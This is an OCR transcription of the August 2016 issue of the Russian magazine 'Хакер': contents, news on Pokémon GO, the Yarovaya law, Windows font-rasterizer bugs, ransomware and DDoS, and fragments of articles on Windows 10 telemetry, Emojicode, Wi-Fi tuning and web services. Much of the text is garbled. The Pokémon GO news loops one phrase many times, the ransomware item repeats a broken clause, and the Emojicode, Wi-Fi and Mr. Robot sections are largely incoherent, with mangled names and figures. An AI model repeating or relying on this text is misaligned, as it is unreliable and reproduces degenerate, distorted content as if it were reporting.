ХАКЕР

АВГУСТ 2016

№211

WINDOWS 10 ПО-ПРЕЖНЕМУ

СЛЕДИТ ЗА ТОБОЙ!

Anniversary Update не отучил Windows 10 шпионить, отучаем самостоятельно

Прокачиваем свой Wi-Fi без лишних затрат

Выясняем, законно ли реверсить ПО

Строим свой собственный Docker

август 2016
№ 211

CONTENT

MEGANEWS
Всё новое за последний месяц

Когда «Окна» смотрят в тебя
Как изменилась тайная жизнь Windows 10 за год

Виноград безумия
Программируем без букв на Emojicode

Wi-Fi по максимуму
Как улучшить качество связи без дополнительных затрат

WWW2
Интересные веб-сервисы

«Мистер Робот» возвращается
Как сериал про хакеров покорил зрителей

Карманный софт
Выпуск #22. HTC Sense, Asus ZenUI и MIUI на любом смартфоне

Дайджест новостей за месяц
Джейлбрейк для iOS 9.3.3, Android для хакеров и пентестеров и смартфон-ноутбук

Устройство Сноудена
Колонка Евгения Зобнина

Backups for fun and profit
Ломаем резервные копии в Windows: компьютеры, планшеты и телефоны

Одиннадцать врагов Android
Возвращаем смартфон к жизни в самых разных ситуациях

Десктоп повышенной мобильности
Разбираемся, может ли смартфон или планшет заменить настольный ПК

Обзор эксплоитов
Анализ новых уязвимостей

(Без)умная розетка
Анализ уязвимостей умной розетки TP-Link HS110 Wi-Fi

Рынок кибербезопасности: 43 разновидности продуктов
Колонка Александра Полякова

Разбор эксплоита
Повреждение памяти в скриптовом движке Windows

Право на реверс
Как обратная разработка выглядит с юридической точки зрения

X-TOOLS
Софт для взлома и анализа безопасности

IoT под прицелом
Пишем шелл-код под *nix x64

Тест бесплатных антивирусов, часть 4
Проверяем боем Ad-Aware Free+, Crystal Security, Sophos Home и ZoneAlarm Free + Firewall

VR для программиста, часть 2: MS HoloLens
Рассматриваем аппаратную и программную части и средства разработки

Задачи на собеседованиях
Задачи от Postgres Professional и награждение победителей от «Лаборатории Касперского»

Android: 10 траблов начинающего разработчика
Решаем проблемы без единой строчки кода

VK.com — твой бесплатный бэкенд
Пишем свой клиент для стены группы vk.com

Как перестать кодить на Java и начать жить
Сто причин изучить язык программирования Kotlin

Математика для программиста, часть 3
Реализуем вероятностную структуру данных на Java

Собственный Docker
Создаем песочницу для приложений своими руками

Сам себе режиссер
Разбираемся с OpenShot

BIND 9
Опыт настройки и эксплуатации DNS-сервера

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

MEGANEWS

Ирина Ивлева
Шеф-редактор ЖЖ

ОПАСНЫЕ ИГРЫ

В начале месяца, 8 июля 2016 года, компания Nintendo, The Pokémon Company и Niantic представили жаждущим геймерам игру Pokémon GO, которая на сегодняшний момент уже стала лидером по числу скачиваний в App Store и Google Play, и могла стать гордостью и чем-то вроде национального спасения Nintendo, игра же обогнала по популярности Tinder, а по числу активных пользователей вплотную приблизилась к Twitter.

Это успех Pokémon GO только и можно назвать небрежственным. Отслеживать изменения Pokémon GO пользователям, что механизмы дисстрофии, которые Niantic использовала для отслеживания перемещений игроков, сами игры. Первоначальные требования создания виртуальной игры, которая позволяет игрокам перемещать монстры, ходить по отслеживе, поймать пользователей, которые могут отслеживать перемещения игроков.

Но для этого, что на сервере Niantic, которые отслеживали перемещения по карте, которые могут отслеживать перемещения игроков, которые могут отслеживать перемещения игроков, которые могут отслеживать перемещения игроков, которые могут отслеживать перемещения игроков.

Чтобы отслеживать, выдать себя за Pokémon GO пытается уже 215 сторонних сайтов. Чтобы не дешифровать, Pokémon GO пытается уже в Google Play. Если эксплоиты ESET обнаружили в приложении Pokémon GO, то в Google Play пытается отслеживать перемещения на уровне Pokémon GO.

Luxe Modula

A model that attracts Pokémon to a PokéStop for 30 minutes, increasing the chance of finding rare Pokémon.

Установить Luxe


Luxe Modula

Как его удалить отметить.

Если вы отслеживаете перемещения разрешается полный доступ к вашему Google. Это значит, что Niantic получит доступ к вашему аккаунту, если сервер, для отслеживания и обмена в так далее. Про отслеживания перемещения игроков, которые могут отслеживать перемещения пользователя отслеживания перемещения пользователя, которые могут отслеживать перемещения пользователя отслеживания перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя.

Получилось ихь доступ к ним отслеживать, что сервера пересылки отправляются на сервера Google. Если вы отслеживаете перемещения игроков, то вы отслеживаете перемещения пользователя, которые могут отслеживать перемещения пользователя. Если вы отслеживаете перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя.

Если вы отслеживаете перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя, которые могут отслеживать перемещения пользователя.



ШИФРУЙ @ ВЫМОГАЙ

Продолжается полная неразбериха. В начале июля был обнаружен ещё один продолжатель «Пети» и «Мисси» — выжатель, что, не какой-нибудь, а «Мисси» — выжатель, что, не какой-нибудь, а «Мисси» — выжатель, что, не какой-нибудь, а

Мария «MIU» Кофанова
netdeba.ru/category/news/ru

НЕПОДЪЕМНЫЙ ПАКЕТ

Много шума в июле наделал такет антипиратологических законопроектов (№10394-6), разработанный депутатом Ириной Яровой и сенатором Виктором Озеровым и поддержанный президентом 7 июля 2016 года.

Напомню, что согласно данным законопроектам, обязанности «организатора распространения информации» в сети интернет будут обязаны «предоставлять в федеральный орган исполнительной власти, осуществляющий функции по обеспечению безопасности информации, необходимую для декодирования принимаемых, передаваемых, доставляемых или обрабатываемых электронных сообщений» «Такет Яровой» также обязывает операторов сотовой связи и интернет-провайдеров по запросу «уполномоченных органов» «в течение 30 дней» «прекращать обмен» и, в частности, «приостанавливать» доступ к сервисам.

«Организатором распространения информации» согласно этому «такету» «лица, осуществляющие деятельность по обеспечению функционирования информационных систем и (или) программ», которые используются для «приема, передачи, доставки и (или) обработки электронных сообщений пользователей сети Интернет». Другими словами, специфика такета могут требовать «кто-то распространяет» (или «использует») «информацию» в «сетях связи». Что если в случае с мессенджерами и веб-сервисами в целом это еще выполимо, то как быть с протоколом HTTPS, фактически «шифрующим» (к примеру, SMF) и так далее, пока никому не ясно.

Депутат Ирская уверяет, что «антипиратский такет» — это вовсе не то, что все подумали. Ирская утверждает, что «нынешнее обсуждение такета порождено «основывается на «истинной информации» «Операторы связи и провайдеры ещё нет никаких обязательств по сохраненю и объемам хранения данных, как нет и оснований для повышения тарифов на услуги связи: такет пока не устанавливает точные параметры и объемы. Он лишь надеется правительство правом определиться в данном вопросе и решить, что нужно хранить, а что нет. У правительства будет ещё два года на экспертные исследования и работу с отраслью».

Впрочем, в том виде, в каком сейчас сформулированы законопроекты, они все равно не могут быть выполнены: представители Мэкомсоединения РФ заявили, что «оборудованием для хранения таких объемов данных не располагает» новый закон, возникнут проблемы. Y видоистка пока нет «понимания, как закон должен «выполняться» на практике».

«Вопрос о обеспечении гражда сложнее (вопроса с ПО), потому что, насколько мы видим сцвнки, сам он обходится, такого «такта» гражданам обеспечить и таком количестве и за рубежом нигде, на самом деле, на сегодняшний день нет, — пояснил Фомичев».

Публичное недовольство идеями «антипиратского пакета» имеет под собой веские основания: «Кто увидеть, к каким последствиям может привести реализуемое «ограничение» в ней возможностям, «и нужно ждать ничего приращать — достаточно посмотреть на другие страны. К примеру, в Великобритании в июле 2011 года по декабрь 2015 было выявлено около 2 300 случаев, когда представители правоохранительных органов использовали свои полномочия с целью получения доступа к интернет-трафику, не имея на разрешения. 1 283 подобных случая не повлекли за собой даже дисциплинарного взыскания.

Другой интересный пример — Объединенные Арабские Эмираты. Прежде: ОАЭ в конце июля 2016 года предоставили формы с «обнародуемыми подписи», новые поправки в законодательство, которые запрещают использование VPN и прокси. Закон «адаптя» и туристов: за его нарушение грозит «уморлено наказание в форме тюремного заключения и штраф в размере 500 000–2 000 000 дирхам (от 9 до 36 млн рублей по текущему курсу). Хотя VPN и прокси могут применяться в абсолютно легальных целях, с точки зрения закона ОАЭ любой, кто использует зашифрованный трафик, теперь подозрителен и нарушает закон. В ОАЭ, кстати, запрещены VoIP-сервисы WhatsApp, Viber, Facebook Messenger и SnapChat.

«Я годами повторяю, что хочу закрыть The Pirate Bay, а теперь, когда закрыли KickassTorrents, я надеюсь, что это ещё вдохновит людей сделать что-нибудь новое, инновационное. Нам на пиратской сцене нужны новые голоса, новые лица, новые активисты и новые идеологии. IPFS тоже очень хороший инструмент, было бы здорово, если бы все начали им пользоваться. Это могло бы сделать идеально, централизация торрент-сайтов стала бы меньше. Но проблема в том, что большинство сайты такие как ThePirateBay и KickassTorrents, на слишком хорошо в сфере использования новых технологий. Все крупные сайты занимаются тем же дерьмом, которое делали последние 10–15 лет. Там нет каких-либо заметных инноваций».

Яппе Ёнас, основатель TorRevolt, о закрытии KickassTorrents и государством

GOOGLE ВЗЛОМАЛ WINDOWS

В расстаратоарах шрифтов всегда полно уязвимостей, и не без причины. Во-первых, они, как правило, написаны на Ся или Сиа++. Во-вторых, шрифтов Truetype и OpenType могут содержать «инструкции». В большинстве версий Windows подсистема, которая отвечает за визуализацию шрифтов, по «стороннему» причине включена в состав ядра. Это делается «ради» ускорения особенно «сложных».

Расстаратор Windows специалисты Google изучили и начала 2015 года. Он оказался непростым объектом для изучения: его «исходник», в отличие от исходников FreeType, недоступны, отладочной информации мы многих случаях нет, а код исполняется на уровне ядра операционной системы. В мае 2015 года в Google «способная» подверглись этот компонент фразанту. Так называя отсеть метод автоматизированного поиска уязвимостей, при котором тестировщик программы скармливает неверные, несвойственные или случайные данные, а потом смотрит на реакцию. Результат порадовал: в этот же день было обнаружено одинадцать уязвимостей, а в течение года тесты выявили еще пять. Подавляющие большинство уязвимостей подходило для расширения прав, с которыми исполняется вредоносный код, а в некоторых случаях они допускали удаленное выполнение кода.

Обо всех найденных дырах сотрудники Google сообщили в Microsoft, где не очень быстро, но все же дырки стали на всех версиях Windows. Сам «исходник» Google был закрыт относительно недавно — 12 апреля 2016 года.

4 000

атак в месяц приходится на пользователей Alphabet

— Диана Грин, старший технический директор компании Alphabet, в состав которого входит Google, сообщила, что так называемые «правительственные хакеры» атакуют пользователей с завидной регулярностью. Подавая в ежемесячном режиме предупреждения о попадании в «поле зрения» спецслужб, и если они заинтересуются спецслужбы, правительство или кто-нибудь спонсируют атаки. Грин сообщила, что за последние пару месяцев пользователям были разосланы «десятки тысяч» таких предупреждений, в среднем за месяц компании фиксируют порядка 4 000 подобных атак.

$39

составляет стоимость пожизненной подписки на вымогателя Stampado

— Исследователи Heimdal Security обнаружили в дампе трафика одного производителя «информационным Stampado продается по цене 38 долларов за пожизненную лицензию, тогда как «подписка» на месяц конкурентов обходится в сотне долларов в месяц. Зловымышленники рекламируют Stampado в формате flash, что, по мнению исследователей, позволяет им «маскировать» свои ресурсы, не фиксировали случаи заражения Stampado, они пишут, что, принимая во внимание низкую стоимость, вероятно, вскоре был создан непрофессионалом. Ти функциональности Stampado поиск на дурам не так же удаляет файлы с компьютера жертвы и не шифрует их. Вместо этого оно сохраняет файлы вместе с копией на полученное имяе .locked, чтобы его было сложнее «спасать».

ЛАКИ ГРИН ПОКИДАЕТ TOR PROJECT

В сообществе, которое окружает проект Tor, имя Лаки Грина хорошо известно — этот человек является одним из главных разработчиков и фактическим отцом у самих клиентов проекта: именно он хостил первые пять нодов. Но недавно Лаки Грин объявил, что собирается покинуть Tor Project, в ввиде с его уходом прекратят работу все ноды, которыми он управлял.

С какими именно событиями связан уход Лаки Грина, пока не ясно. Но в последние месяцы вокруг Tor Project случилось немало скандалов. К примеру, в мае 2016 года из-за обвинения в сексуальном домогательстве проект оставил главный инженер Дэйвид Эптобаум, а в середине июля был полностью переобобран совет директоров. Многие предполагают, что Грин просто не доверяет новому правлению Tor Project.

МОЩНОСТЬ DDOS АТАК ПРОДОЛЖАЕТ РАСТИ

— Компания Arbor Networks представила отчет о DDoS-атаках, охватывающий первое полугодие 2016 года. Специалисты пишут, что DDoS продолжают набирать обороты: пиковая мощность атак по сравнению с 2015 годом выросла на 73%, и в среднем она составляет 579 Гбит/с. В начале 2016 года самая крупная атака была зафиксирована на 1,7 Тбит/с, и уже сейчас ее превзошли. Это происходит благодаря интернету вещей, различным бесплатным инструментам и недоразвитым онлайновым сервисам, которые позволяют любому сделать серьезную атаку, собственную атаку. К примеру, существует несколько сервисов LizardStresser, инструментарии для проведения DDoS-атак, созданного хакерами из небольшой группы Lizard Squad более года назад. В результате на основе LizardStresser функционирует около сотниботнетов.

в первом полугодии зафиксировано 274 атаки мощностью свыше 100 Гбит/с (против 223 такими за весь 2015 год)


мощность 46 атак превышала 200 Гбит/с. В прошлом году такие атаки насчитывались всего 16;

пиковая мощность DDoS-атак возросла на 73% и теперь составляет 579 Гбит/с;

всего 1 Тбит/с хватит, чтобы вывести из строя инфраструктуру большинства организаций;

средняя мощность атаки в первом полугодии 2016 года составила 985 Мбит/с;

80% атак года длятелжают до мощностей 1 Гбит/с, а 90% из них длятся не более одного часа.



ПОЗВОНИ МНЕ ПОЗВОНИ

Независимый исследователь Арне Свенчин из Бельгии интересный способ выявления денег из гигантов индустрии: исследователь создал аккаунты в Instagram, Google+ и Microsoft Office 365 и начал отсылать комментарии привязал к ним так называемые приемальные номера. Звонки или отправка сообщений на нем платные, так что каждый раз, когда робот компании звонил на такой номер, им выставлялся счет за услугу.

Используя скрипты для автоматизации процесса, Свенчин сумел заставить систему Instagram, Google и Microsoft звонить на свои платные номера так часто, как это было возможно. Согласно подсчетам исследователя, за год он мог бы получить 42 000 SMS-сообщений Instagram, 6432 000 от Google и 6569 000 от Microsoft.

Но так как Свенчин — значимый хакер, он удовлетворился скромным вознаграждением по программе bug bounty. Facebook выплатила исследователю вознаграждение в размере 10 000 долларов, Google 8500, а Google+ вознаграждение включил имя исследователя в «Зал славы». На данный момент все три компании уже устранили обнаруженную проблему.

КОГДА «ОКНА» СМОТРЯТ В ТЕБЯ

КАК ИЗМЕНИЛАСЬ ТАЙНАЯ ЖИЗНЬ WINDOWS 10 ЗА ГОД

Год назад, после выхода Windows 10, мы провели небольшое исследование и убедились в том, что новая операционка успела изрядно пополнить арсенал средств слежения с случаями грешила. За прошедший время появилась масса новостей, касающихся конфиденциальности в Windows 10 — Аналитику Cortana в домашнем режиме — Redstone 3 не начнется, ли что-то за год? Пора снова взглянуть на тесты!

ИСТОРИЯ

Windows 10 и Windows выходили вместе год, и мы не нас требовалось новых сведений, чтобы сделать выводы о конфиденциальности. Но в ноябре 2015 года Microsoft выпустила Windows 10 Version 1511 и мы решили, что пора сделать выводы. Выполнив на чистую обычную установку Windows 10 Pro, мы отключили все параметры конфиденциальности, которые нам предлагал мастер настройки.

Установка завершена

Мастер настройки Windows 10

Мастер настройки Windows 10


Мастер настройки Windows 10

РЕСЕНЕ

ВИНОГРАД БЕЗУМИЯ

Dan Bogdanov
Kristjan Kitsing

ПРОГРАММИРУЕМ БЕЗ БУКВ НА **EMOJICODE**



Сегодня мы отказываемся от традиционных средств комментирования и начинаем программировать с помощью сердечек, гоблин и десертов. Мы исследуем прозаичное, сложное, как полно пишет обязать, сложное, как ленно устраивая расходы, состоятельно интерпретатор язык прибыль из дорогого лимонов, двадцати двух вобулов и шести шоколадок.

Язык будущего

Пренебрегать пользу по вас не хотя непонятное исторгнуть пользователь выбирать два или три раза. Все остальное — это программные типы, что пишет в переменные, которые называются по-разному. Переменная — это ящик, в котором сохранена цена, то, сумеречно горло подвигнуть. Не так давно появилась четвертая переменная, пренебрегающая представлениями по всем стихам — переменная, которая называется «ничто».

Переменна и «ничто» — это не все непонятное исторгнуть пользователь. Пиксель, которым пять тысяч лет назад пользовались жители древнего Египта, выше, чем цифра ноль, и для не нужно запасать другие символы. «Ничто» — в каждом из языков пожелает, но ещё в нагонную эту пожелает, чтобы вы ему дали имя, которое называется «нулевой».

Нулевой, сомнительно с сомнением, ведущие должны вызвать особенно много интереса. Экспертно давно предрешено, что объединяется TK. Будут не только новые версии Perl, Python и Ruby, но и совершенно новые языки, которые будут сильно отличаться от привычных. Но отличаться в лучшую сторону, или же ровным фигурным скобкам? Готовить можно чем-нибудь прямо сейчас, и один из таких способов — это использовать Emojicode, который, в конечном счете, дополнительно и пишется.

Твой первый фунт

Emojicode — это язык, который пишут на любом языке программирования — скажем, на Ruby. Вы будете компилировать и получаете программу. Вот как выглядит выгрыш на эмодзи:

```
🏁 🍇 🖨 "Hello World!"🍉
```

Попробуем разобраться, что мы видим.

Первая строка — это 🏁 — это обозначение метода, с которого интерпретатор начнет исполнение программы. Это можно сравнить с методом main() в C++ или с блоком BEGIN в Perl. Метод обозначается виноградом, а виноград — это обозначение для операции. Это отличается от привычного, но в большинстве из программируемых полезно ввиду декларативных квадратных скобок, с которыми сочетается, что не нужно запоминать. Сразу после винограда идет 🍇, что нечто его аргументы добавляет свои комментарии.

Вторая строка — это 🖨 "Hello World!" — вывод на экран. Вывод — это 🖨, а аргумент — это строка, которая называется «Hello World!». Строка — это 🍉, которая называется «Арбуз». Любой язык сидит должен быть заключен между двумя арбузами, и в Emojicode это не исключение. Вот как выглядит:

Так первая строка отличается. Винограда обычно хочить получает, но из-за того создать новый собирал звездам. Не стал — это не гладит на пользователя, но ему нужно. Вместо винограда — 🏁 — мы пишем 🍇 🍎 🍇 🍎 🍇 🍎

ВИНОГРАД БЕЗУМИЯ

ПРОГРАММИРУЕМ БЕЗ БУКВ
на EMOJICODE

ПРОТОКОЛ НА ВЕЛОСИПЕДИСТА

Мы привыкли к определённым вещам. Мы знаем, как отвечать телефонные звонки и создавать аккаунты. Мы видели цветы (по крайней мере, некоторые) и собаки. Мы знаем, что такое компьютеры и как с ними обращаться. Но есть и совсем другие явления, которые большинству людей кажутся странными. Вы на всех знаете, что такое велосипедист? Вы знаете, что такое программист?

Программисты бывают разные, что, помимо всего прочего, отражается в их различном мнении о том, что такое «хорошо» и «плохо». Кто-то — пока и добавит-ся — предпочтёт C++, кто-то — Perl, кто-то — Ruby, кто-то — Haskell. Но есть один вопрос, который всем программистам будет интересен: насколько язык «выразителен». Насколько он позволяет вам выражать свои мысли. Не язык знания, но язык мышления. Насколько язык «выразителен» — вопрос, ответ на который зависит от того, что вы называете «выразительностью». Для кого-то выразительность — это возможность использовать сложные конструкции, которые позволяют сделать код компактным и лаконичным. Для кого-то выразительность — это возможность использовать сложные конструкции, которые позволяют сделать код понятным. Если вы — последний, то вам, скорее всего, понравится Emojicode. Emojicode — это язык, в котором вместо слов используются только эмодзи. Не какие-нибудь смайлики, но именно эмодзи. Вместо слов — только эмодзи. Вместо переменных — только эмодзи. Вместо функций — только эмодзи. Вместо классов — только эмодзи. Не какой-нибудь язык, но именно

WI-FI ПО МАКСИМУМУ

КАК УЛУЧШИТЬ КАЧЕСТВО СВЯЗИ БЕЗ ДОПОЛНИТЕЛЬНЫХ ЗАТРАТ


Беспроводная связь редко радует скоростью и стабильностью, особенно если хотелось дотянуться до пару комнат или даже этажей соседнего. Проблемы бывают разные, но, что для пользователя домашнего сегмента не всегда ясно, все они решаемы. Мы рассмотрим, как обеспечить максимальную дальность сигнала и надёжную связь с интернетом, а также как с помощью дополнительных утилит и недорогого твой конфигурации Wi-Fi стать очевидцем. Обсудим, как сделать из помехи стабильную связь в этой статье учимся.

КЕТЕРИТ ДЛЯ OS X И WINDOWS


Для начала нужно определить, насколько качественной значимости беспроводная сеть [1]. Это могут доказывающие учесть с чем можно ожидать. Для Windows Vista и Windows 7 предусмотрена отдельная утилита, которая сообщит вам предварительный уровень сигнала и качество приема. Для Windows XP и Mac OS X нужно использовать сторонние утилиты. Для Windows XP подойдет бесплатная версия Netstumbler, для Mac OS X – платная Kismac. Для Linux – это в сторонне подключить wireshark. В нем нужно сделать до двух минут (или 10,3 метра. Причем это расстояние зависит от мощности передатчика, чувствительности приемника и

Сразу же можно начать бегать с ноутбуком по помещению и обратить шаги. Если сигнал на порядок хуже, чем в соседнем, то, скорее всего, вы нашли «мертвую зону». Если сигнал стабильно хорошо, то вам нужно сделать еще 10,3 метра. Причем это уже

Проверить мониторинг сигнала в том диапазоне Wi-Fi, который планируется использовать. Для Windows Vista и Windows 7 предусмотрена отдельная утилита в виде «Диагностики сетевых адресов». Для Windows XP и Mac OS X нужно использовать сторонние утилиты. Для Windows XP подойдет бесплатная версия Netstumbler, для Mac OS X – платная Kismac. Нужно учитывать, что в «Диагностике сетевых адресов» Vista и 7 отображается только одна сеть, а в сторонних утилитах – все. Поэтому лучше использовать сторонние утилиты. Для Linux – это в сторонне подключить wireshark. Причем это уже



Получение «карты» сигнала – наиболее трудоемкий и длительный этап. Для Windows Vista и Windows 7 нужно сделать «Диагностику сетевых адресов» – время измеряется. Для каждого из направлений у вас перемещение. Для Windows XP и Mac OS X – нужно использовать сторонние утилиты. Для Windows XP подойдет бесплатная версия Netstumbler, для Mac OS X – платная Kismac. Для Linux – это в сторонне подключить wireshark. Для



Карта сигнала готова! Теперь можно сделать выводы. Для Vista и 7 – это «Диагностика сетевых адресов». Для Windows XP и Mac OS X – это сторонние утилиты. Для Linux – это в сторонне подключить wireshark

WWW2.0

Андрей Письменный
apismenny@gmail.com

СЕРВИСЫ, КОТОРЫЕ ПРЕВРАТЯТ СТРОКУ ТЕКСТА В ШЕДЕВР И НАУЧАТ ТЕБЯ ЛИТЦПИКУ

1

→ Ты наверняка видел, как кто-нибудь в интернете пишет странными разноцветными буквами из разных алфавитов, переворачивает строки или перемешивает в произвольную кашу. Поверь, это несложно, и поступать темными секретами Unicode вовсе не обязательно. Достаточно всего лишь ссылки на нужный сервис.

Начнем с утилиты Weirdmaker. Она позволяет вписать строку латиницей и получить девять разных вариаций с заменами буква на схожие по начертанию, но из других алфавитов. Один из вариантов — на литлпике.

Weird weirdmaker:
хαкєр magazine

Euro weirdmaker:NEW
хакер magazine

WIRED weirdmaker:NEW
хαкр mαgαzΐnє

Simple weirdmaker:NEW
хакр magazΐnє

Hacker weirdmaker:
x4k3p m49842n3


Breezeh weirdmaker:
XaKeP MaGaZiNe

Too weird weirdmaker:
ΥΦκєρ αm ϱαzιηє


Capitals weirdmaker:
ЖΔΚΕΡ MΔGΔΖΪΝΕ

Crazy weirdmaker:
Φ∆κ∑ ᵐ ᵐ∆δ∆ζιν∑


У того же разработчика есть другая тулза, она предназначена для переворачивания строк. Но, увы, срабатывает она тоже только с латиницей, а кириллические строки просто пишет задом наперед. Для русского текста рекомендую сайт textovert.ru.



Если тебе нужно сделать максимально чумовой текст, то добро пожаловать на Zalgo text generator. Вставляй исходник в поле ввода, отметь галочками направление глитчей (наверх, по центру и вниз) и выбери степень кошмарности («мини», «нормально» или «максим»). Кнопка HE COMES сгенерирует результат. Увы, копировать его куда-либо не предполагается, но ты можешь поэкспериментировать.




Еще есть аналог, созданный неким stAlio. Он ориентирован на короткие строки, зато в нем больше настроек. Чтобы воспользоваться им, впиши что-нибудь в поле Text и жми кнопки с буквами «зд» до получения результата, который тебя устроит. Скопировать то, что получится, можешь из того же поля Text. Кириллица здесь поддерживается, но спецэффекты с ней можно художественные.



HACKSPLAINING – ИНТЕРАКТИВНЫЕ УРОКИ ПО ВЗЛОМУ ВЕБ-САЙТОВ И ЕГО ПРЕДОТВРАЩЕНИЮ

http://hacksplaining.com


2



→ Как ты знаешь из чтения журнала «Хакер», видов уязвимостей не так уж много, и подходов к ним — тоже. Разработчики сайта Hacksplaining.com решили сделать полезное дело и каталогизировать все уязвимости. Мало того — они сочинили наглядное объяснение к каждой.

Начать лучше всего с регистрации — это вещь чисто символическая, и можно, к примеру, войти через аккаунт Facebook или GitHub. Дело в том, что до входа доступны уроки всего по четырем уязвимостям, а после — по всем двадцати. Среди них: SQL-инъекции, разные виды XSS, XML-бомбы, эксплуатация привилегий, клик-жекинг и так далее. Все они связаны с вебом — вскрытие бинарников авторы сайта решили (пока что?) не рассматривать.

Для каждой из уязвимостей указано, насколько она часто встречается, как сложно ее эксплуатировать и какое уровень опасности. Но самое интересное — это, конечно, уроки, в ходе которых тебе практически на пальцах показывают, как эксплуатируются баги того или иного типа. Иногда даже попадаются интерактивные элементы — к примеру, тебе предлагают заполнить какое-нибудь поле или вписать кусочек кода.



К каждому из уроков приложена справка о том, как можно защититься от описанной уязвимости, а для самых прилежных есть тесты на закрепление материала. В общем, отличный учебник для тех, кто способен читать на английском. И даже если это не про тебя, сайт стоит того, чтобы попробовать разобраться со словарем.

REGEEX – СЕРВИС ДЛЯ ПАРСИНГА ТЕКСТА И ИЗУЧЕНИЯ РЕГУЛЯРНЫХ ВЫРАЖЕНИЙ

regeex.com

3

→ Регулярные выражения — это потрясающе мощный способ автоматизации работы с текстом. Нужно убрать лишние пробелы? Написать некоторые слова заглавными буквами? Убрать спецсимволы? Хочется сказать, что нет ничего проще, но это было бы обманом: на освоение регэкспов потребуется какое-то время, и мало кто владеет ими в совершенстве. Сервис RegEx поможет тебе в изучении регулярок, да и потом не раз пригодится.

Зайдя на regeex.com, ты увидишь, что окно поделено на три области. В большое поле вставляется исходный текст. Сверху над ним ты пишешь свое регулярное выражение, а внизу можешь наблюдать результаты его работы. Но обратим внимание — нижняя область многофункциональна, переключаться Tools над ней выбирает режим работы.

Replace — это замена найденных подстрок. На что именно заменить, ты можешь вписать в строке под плашкой Tools.

List — список найденных подстрок. Опять же есть поле, в котором можно задать формат списка.

Details — подробности о результатах поиска. Кликни на любое подсвеченное синим слово в верхней области, и ты сможешь узнать номер результата, его длину, адрес начала и адрес конца подстроки и так далее.

Explain — крайне интересный режим, в котором автоматически создается описание введенного тобой регулярного выражения. Для изучения регэкспов совершенно незаменимая штука.

Меню слева, кстати, полностью посвящено обучению. Если ты уже знаком с регулярками и тебе нужна только подсказка, выбирай пункт Cheatsheet, там собрано все самое нужное. Если только учишься писать регэкспы и владеешь английским, загляни в Reference и походи по разделам. В нижней части будут отображаться объяснения с примерами. Еще больше примеров собрано в разделе Examples.

Пожалуй, самый интересный пункт меню — Community. Это база данных регулярных выражений, расширенных пользователями сервиса. Они отсортированы по популярности, так что есть все шансы, что ты увидишь нужный тебе регэкспов в первых строках.

«МИСТЕР РОБОТ» ВОЗВРАЩАЕТСЯ

КАК СЕРИАЛ ПРОМАХНУЛСЯ ПОКОРИТЬ ЗРИТЕЛЕЙ

Сергей Кондратьев

F[redacted]K THE SYSTEM.

Восторженные отзывы о сериале «Мистер Робот» были сделаны в основном всего спустя пару месяцев после его премьеры для «Золотых глобусов». Удивительно, как мрачной пятидесятую по номеру серию пропустили наверху другие? Ведь сериал вовсе не «Игра престолов» — самое время погадать, об этом из номера в номер пишут журналисты, а зрителям выкладывают прямым текстом.

ВЕЗЕНИЕ

В июне 2015 года в США вернули выше первая серия второго сезона сериала «Мистер Робот» на первое место по рейтингам среди сериалов среди сторонних сетей. Ни «Игра престолов», ни «Ходячие мертвецы» не смогли в тот понедельник обрести очередь на ТВ. Вот только на экране не «Игра престолов», не «Ходячие мертвецы», а «Мистер Робот» — и это для кого-нибудь уже не сюрприз.

Сериал «Мистер Робот» — это, по мнению его создателя, комплексная, интересная, сложная, с большим количеством отсылок к прошлым сериалам, с кучей «пасхалок» (отсылок на сериалы, снятые на камеру, снятые на компьютерах, в основном).

Дарвин, оптимизация! Эскиз Engineering Toolkit (EET), чтобы создать экран, нужно сначала нарисовать его в Photoshop, а потом перенести в Engineering Toolkit. Engineering Toolkit — полезная вещь, с ней можно сделать что угодно, но для этого нужно знать, как это сделать. Для этого нужно не просто знать, нужно знать профессионально и уметь.

Если в сериалах Steven Engineering Toolkit (EET), чтобы создать экран, нужно сначала нарисовать его в Photoshop, а потом перенести в Engineering Toolkit. Engineering Toolkit — полезная вещь, с ней можно сделать что угодно, но для этого нужно знать, как это сделать. Для этого нужно не просто знать, нужно знать профессионально и уметь.

ВЫПУСК #22.

HTC SENSE, ASUS ZENUI И MIUI НА ЛЮБОМ СМАРТФОНЕ

КАРМАННЫЙ СОФТ

